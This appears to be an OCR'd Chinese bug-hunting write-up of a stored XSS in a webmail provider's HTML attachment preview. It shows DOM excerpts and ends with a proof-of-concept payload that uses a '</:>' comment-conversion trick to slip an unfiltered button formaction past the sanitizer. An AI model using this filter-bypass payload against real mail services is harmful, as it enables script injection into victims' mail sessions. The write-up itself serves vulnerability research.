
某厂家邮箱附件上传 html 存储 xss
formaction 事件是没有被过滤的
但直接插入不行

```
      <button></button>
      "M<"
      <br>
    </div> == $0
    <div style="padding:0px 5px;"></div>
```


我们包裹 img 标签，直接插入也不行，
经过几天的挖掘发现，</:>会变成注释，在拼接在一起.

```
<!DOCTYPE html>
<html>
▶<head>…</head>
▼<body style="overflow: hidden;">
  ▶<iframe frameborder="0" scrolling="no" id="osslog_iframe" name="osslog_iframe" class onload="this.setAttribute('loaded','true');
  _creAteifRAmeoNlQAd_('osslog_iframe',this);" src="https://rl.mail.qq.com/zh_CN/htmledition/ajax_proxy.html?mail.qq.com&v=130132" style=
  "display:none;" loaded="true">…</iframe>
  ▶<iframe frameborder="0" scrolling="no" id="iframe_distributeDomain_proxy_" name="iframe_distributeDomain_proxy_" class onload=
  "this.setAttribute('loaded','true');_creAteifRAmeoNlQAd_('iframe_distributeDomain_proxy_',this);" src="https://mail.qq.com/zh_CN/
  htmledition/ajax_proxy.html?mail.qq.com&v=140521" style="display:none;" loaded="true">…</iframe>
  ▶<div id="preview_div_container" class="preview_wrapper" style="height: 136px; zoom: 1;">…</div>
    <div id="gplayer_container"></div>
    <!--:--> == $0
  ▶<script>…</script>
  ▶<script>…</script>
  ▶<div style>…</div>
  ▶<div style="position: static; display: none; width: 0px; height: 0px; border: none; padding: 0px; margin: 0px;">…</div>
  </body>
</html>
```

</:> 会注释。那么本地构造个 poc



</:>变成注释就会执行后面，进行拼接



最终poc：<img src=http://www.baidu.com x="ᕒ" </:>1><</:>button formaction\=alert(1)<">M<